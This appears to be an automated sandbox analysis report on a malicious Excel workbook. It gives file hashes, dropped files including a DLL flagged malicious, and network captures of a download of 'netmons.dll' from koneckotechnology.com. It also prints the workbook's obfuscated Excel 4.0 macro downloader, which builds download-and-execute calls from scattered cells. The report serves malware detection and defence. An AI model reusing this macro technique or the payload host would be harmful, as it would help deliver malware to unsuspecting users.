SSDEEP:	12:85QmuLgXg/XAlCPCHaXtB8XzB/XKX+WnicvbrubDtZ3YilMMEpxRljKnXcTdJP9O:85zQ/XTd6jEYeviDv3qVrNru/
MD5:	CE58868C681A133B5618CD5A11E59B32

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
SHA1:	CDA344214073322A2281F6A7E75472B916A085F7
SHA-256:	2A4853E8E4D33E583147762DC659C7CFB989934470057CB9A16388E976FF9979
SHA-512:	EFA723EAE3BCCB4480697868B5F7DFDA84DCCCE3AF8192118FF181E71329014A1B68549FF3A0DC3E7C2315893CAB6BF8F63F1307BFE6E03B9BA3A833D82517C A
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G...,+C.G...,+C.G... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....RU...Desktop.d.....QK.X.RU.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\066656\Users.user\Desktop.....\.....\.....\.....\.....\D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....066656.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\c527325d_by_Libranalysis.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu May 13 00:42:27 2021, mtime=Thu May 13 00:42:41 2021, atime=Thu May 13 00:42:41 2021, length=107520, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.557606654529506
Encrypted:	false
SSDEEP:	48:8uB/XT0jdOE+MJNbOE6VQh2uB/XT0jdOE+MJNbOE6VQ/:8m/XojdFtJNbF6VQh2m/XojdFtJNbF6K
MD5:	5DD899C8911F8629C1994B65031DE5F0
SHA1:	BF27500481C85281F59A1F12462C9BEBAF7E1EEB
SHA-256:	53281AB5EB97BF792FE85FFD5E674A083AFCEB24D8F74425786ACEF051B31006
SHA-512:	3F6D19EC89A50F64CB479E8F6191140AA9E153D6D299CCCBDE88E51EED0A0F2FC47305145CB227462D337249C8617CD6613E813653C20D37E98496A216D662D
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....);.G...,+C.G....7C.G.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....RN...Desktop.d.....QK.X.RN.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2..T...RQ. .C52732~1.XLS..f.....RN..RN.*...V.....c.5.2.7.3.2.5.d._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\066656\Users.user\Desktop\c527325d_by_Libranalysis.xls.3.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.c.5.2.7.3.2.5.d._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.774522284712134
Encrypted:	false
SSDEEP:	3:oyBVomMvZc6pMHUwSLMp6leQXS4c6pMHUwSLMp6lmMvZc6pMHUwSLMp6lv:dj6hcCM0N/S4cCM0NbhcCM0Nf
MD5:	356E64908463A408181B3E82536C2014
SHA1:	05226031E825F789B29C6D92B36A35C658A1B7CE
SHA-256:	536B17F7E0945BA45960E38619F68081CB0493F0BE9475A9B4BA381D26DBFC13
SHA-512:	EB86FFBC504744D139215354F8EAC9DF2A51FC2B406537238922DA95F6DA00FA59BF5E85671231BEB09E85D0D9E9C652F84DB089AEC8F8560669BC727A6A6EF
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..c527325d_by_Libranalysis.LNK=0..c527325d_by_Libranalysis.LNK=0..[xls]..c527325d_by_Libranalysis.LNK=0..

C:\Users\user\Desktop\DADE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	140623
Entropy (8bit):	6.795332205043937
Encrypted:	false
SSDEEP:	3072:hm8rmjAltyzElBIL6lECbgBGGP5xLmuCSSN2rTUKyF70aieW2vHWdhdvHWg7hm8b:E8rmjAltyzElBIL6lECbgBvP5NmuCSSw
MD5:	960C9C8ECB04B532BD365699A5BB9086
SHA1:	A264CE9566E1022E2D60B307EC18B4F2C42691B2
SHA-256:	40CCC51ECF8F45715966469B32FF9CFB0AA33B0023A83CC21C4AC2EE1B7E8BC8
SHA-512:	86A65096F56B69CEE72D9BAC829CB62F5C4D261CD69CE4F42E2E2B5FB3428FD2CE6829B587F8E64A0DA46C9491C7F064234D7ABA125E283F45388BEA626187C E
Malicious:	false
Reputation:	low

C:\Users\user\Desktop\DADE0000	
Preview:	.....g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X.@.. .....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.. .....?.....C.a.l.i.b.r.i.1...@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b .r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C .a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....

C:\Users\user\hsdksksk.iem	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	643072
Entropy (8bit):	6.894237499747235
Encrypted:	false
SSDEEP:	12288:o2ga6aRz0uEbMN7TR7EPMx4lK6SjVWDeyt7kGXDba2k5GA:fgPaRz3CMNR/4lu8f7Pnq5GA
MD5:	3BB9FE6B7E6B4D9C3A3C83DE6AACD952
SHA1:	57C343AE5E95FE702B759737522E85FE9E97FE5E
SHA-256:	697DEA4B154178E8DE096C66167B539AA4465155D294B11765F1A1886EB7C56D
SHA-512:	1E98417C6C48E0BF405AE5FEDA4193C91A3B385F387F33D79FBA3DC6F7AA7571444885E6628B7CA6075887BFBEC3BD17E0782C11A1C45A7D4B1A139849CA4DF 0
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g]..#<.#<.#<.4..)<....%<.04..!<.&0..8<.&0...<.#<.b>.4..0<.&0.. W<.&0.."<..7.."<.&0."<.Rich#<.....PE..L.....`.....!.....@.....>..E...\!.....|.....p...4..... .....H..... ..@.....text....x..... .`.rdata..U.....@..@.data....Y...@...0...@.....@....rsrc...|.....p.....@..@.reloc.....p. .....@.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5465, Name of Creating Application: Micr osoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 13:44:28 2 021, Security: 0
Entropy (8bit):	3.2168699589694834
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	c527325d_by_Libranalysis.xls
File size:	283648
MD5:	c527325d4d0b51734637b5344a3df760
SHA1:	f71b0baa85537ec1709701f39e8e9fd95f9b3d62
SHA256:	468cd4b5d89425cd29bb028696804ed339eb2c0c37b010 b62442fbb5a8f778ba
SHA512:	074cfe3ecc88e982a704e979a3d63a7c286a30c8656dc7 1cf528336c7862090cdd134ebf641d336b0b7b6092838b0 07649bead23fe4cc1039a0a5611dc61f18c
SSDEEP:	6144:ncPiTQAVW/89BQnmlcGvgZ7rDjo88B3cvJK+6m F+:tk+
File Content Preview:	.....>.....(.....#...$... %...&...'..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE

General	
Number of OLE Files:	1

OLE File "c527325d_by_Libranalysis.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Last Saved By:	5465
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 12:44:28
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.305356156469
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . . @ . . . . H . . . . { . . . . S h e e t . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 1 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7b 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2540711905
Base64 Encoded:	True
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . P . . . . h . . . . t . . . . 5 4 6 5 . . . . M i c r o s o t E x c e l . @ . . . . . | . # . . . @ . . . . , G . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00 35 34 36 35 00 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 271852


General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	271852
Entropy:	3.18811060737
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 4 6 5 B . . . . S h e e t 1 . . . . H A L T . . ! . . . . : . . . . _ . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 04 35 34 36 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,"=WORKBOOK.DELETE(""Sheet1"")=WORKBOOK.DELETE(""Sheet2"")=WORKBOOK.DELETE(""Sheet3"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(451818151515151
0)=COS(54111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54
111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=A
COS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515
151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515151)=""""&""""&""""&""""&""""&""""&""""&""""&CALL(""U""&before.2.8.95.sheet!CZ24&before.2.8.95.sheet
!CZ25&before.2.8.95.sheet!CZ26&before.2.8.95.sheet!CZ27&""n"",""UR""&before.2.8.95.sheet!DA25&before.2.8.95.sheet!DA26&before.2.8.95.sheet!DA27&Sheet3!BC38&Sheet3!BC39&Sheet3!BC40&S
heet3!BC41&Sheet3!BC42&Sheet3!BC43&Sheet3!BC44&Sheet3!BC45&Sheet3!BC46&Sheet3!BC47&Sheet3!BC48&Sheet3!BC49&Sheet3!BC50,Sheet3!BG18&Sheet3!BG19&Sheet3!BG20&Sheet3!BG
21,0,Sheet3!BH18&Sheet3!BH19&Sheet3!BH20&Sheet3!BH21,Sheet3!BH28,0,0)",,,,,,,,,,,,,,,,,,,,=GOTO(before.2.8.95.sheet!DM21),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,"=""""&""""&""""&""""&
"&""""&""""&""""&""""&""""&EXEC(""ru""&before.2.8.95.sheet!DC25&before.2.8.95.sheet!DC26&before.2.8.95.sheet!DC27&Sheet3!BD38&Sheet3!BD39&Sheet3!BD40&Sheet3!BD41&Sheet3!BH28&Sh
eet3!BF17&Sheet3!BF18&Sheet3!BF19&Sheet3!BF20&Sheet3!BF21&Sheet3!BE38&Sheet3!BE39)=RUN(before.2.8.95.sheet!DB8)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111
551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS
(54515151)=ACOS(54418415151515100)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(
54111551)=ACOS(54515151)=ACOS(54418415151515100)=ASIN(4518181515151510)=COS(54111551)=ACOS(54515151)=ACOS(54418415151515100)",,,,,,,,"=""L""","=""L""",,"=""n""",,,,,,,,,,,,,,,,,,"=""M
""","=""D""",,"=""d""",,,,,,,,,,,,,,,,,,,"=""o""","=""o""",,"=""l""",,,,,,,,,,
```

Network Behavior

Network Port Distribution



Total Packets: 42

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:42:55.492877960 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:55.682590008 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.682733059 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:55.683294058 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:55.879472971 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879513025 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879534006 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879559040 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879581928 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879606009 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879633904 CEST	80	49167	198.54.114.131	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:42:55.879657984 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879682064 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879704952 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:55.879729986 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:55.879764080 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:55.879769087 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:55.879772902 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:55.879776001 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:55.885046005 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.070539951 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070570946 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070588112 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070609093 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070633888 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070717096 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070743084 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070771933 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070797920 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070827007 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070861101 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070893049 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070921898 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070951939 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.070983887 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.071084023 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.071130991 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.071137905 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.071142912 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.071149111 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.071154118 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.071157932 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.071161985 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.071166992 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.076288939 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.260648966 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.260708094 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.260747910 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.260786057 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.260823965 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.260862112 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.260881901 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.260916948 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.260924101 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.260931015 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.260935068 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.260962963 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.260974884 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261003017 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261023045 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261044025 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261065006 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261082888 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261095047 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261125088 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261142015 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261162996 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261183977 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261202097 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261225939 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261250019 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261253119 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261292934 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261312962 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261331081 CEST	80	49167	198.54.114.131	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:42:56.261348963 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261368990 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261387110 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261440992 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261467934 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261502028 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261532068 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261563063 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261603117 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.261611938 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261646032 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.261665106 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.262837887 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.266028881 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.266113043 CEST	49167	80	192.168.2.22	198.54.114.131
May 12, 2021 18:42:56.451127052 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451167107 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451191902 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451215982 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451240063 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451263905 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451294899 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451318979 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451342106 CEST	80	49167	198.54.114.131	192.168.2.22
May 12, 2021 18:42:56.451349974 CEST	49167	80	192.168.2.22	198.54.114.131

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 18:42:55.414016962 CEST	52197	53	192.168.2.22	8.8.8.8
May 12, 2021 18:42:55.474991083 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 18:42:55.414016962 CEST	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	koneckotechnology.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 18:42:55.474991083 CEST	8.8.8.8	192.168.2.22	0xfc39	No error (0)	koneckotechnology.com		198.54.114.131	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- koneckotechnology.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.54.114.131	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:42:55.683294058 CEST	0	OUT	GET /netmons.dll HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: koneckotechnology.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 18:42:55.879472971 CEST	2	IN	HTTP/1.1 200 OK date: Wed, 12 May 2021 16:42:55 GMT server: Apache last-modified: Wed, 12 May 2021 13:22:52 GMT accept-ranges: bytes content-length: 643072 content-type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 67 5d 9f e5 23 3c f1 b6 23 3c f1 b6 23 3c f1 b6 a0 34 ae b6 29 3c f1 b6 d9 1f e8 b6 25 3c f1 b6 30 34 ac b6 21 3c f1 b6 26 30 fe b6 38 3c f1 b6 26 30 ae b6 a9 3c f1 b6 23 3c f0 b6 62 3e f1 b6 a0 34 ac b6 30 3c f1 b6 26 30 91 b6 57 3c f1 b6 26 30 ad b6 22 3c f1 b6 cf 37 af b6 22 3c f1 b6 26 30 ab b6 22 3c f1 b6 52 69 63 68 23 3c f1 b6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c1 ab 9b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 07 0a 00 80 02 00 00 40 07 00 00 00 00 00 9a f2 00 00 00 10 00 00 00 90 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0a 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 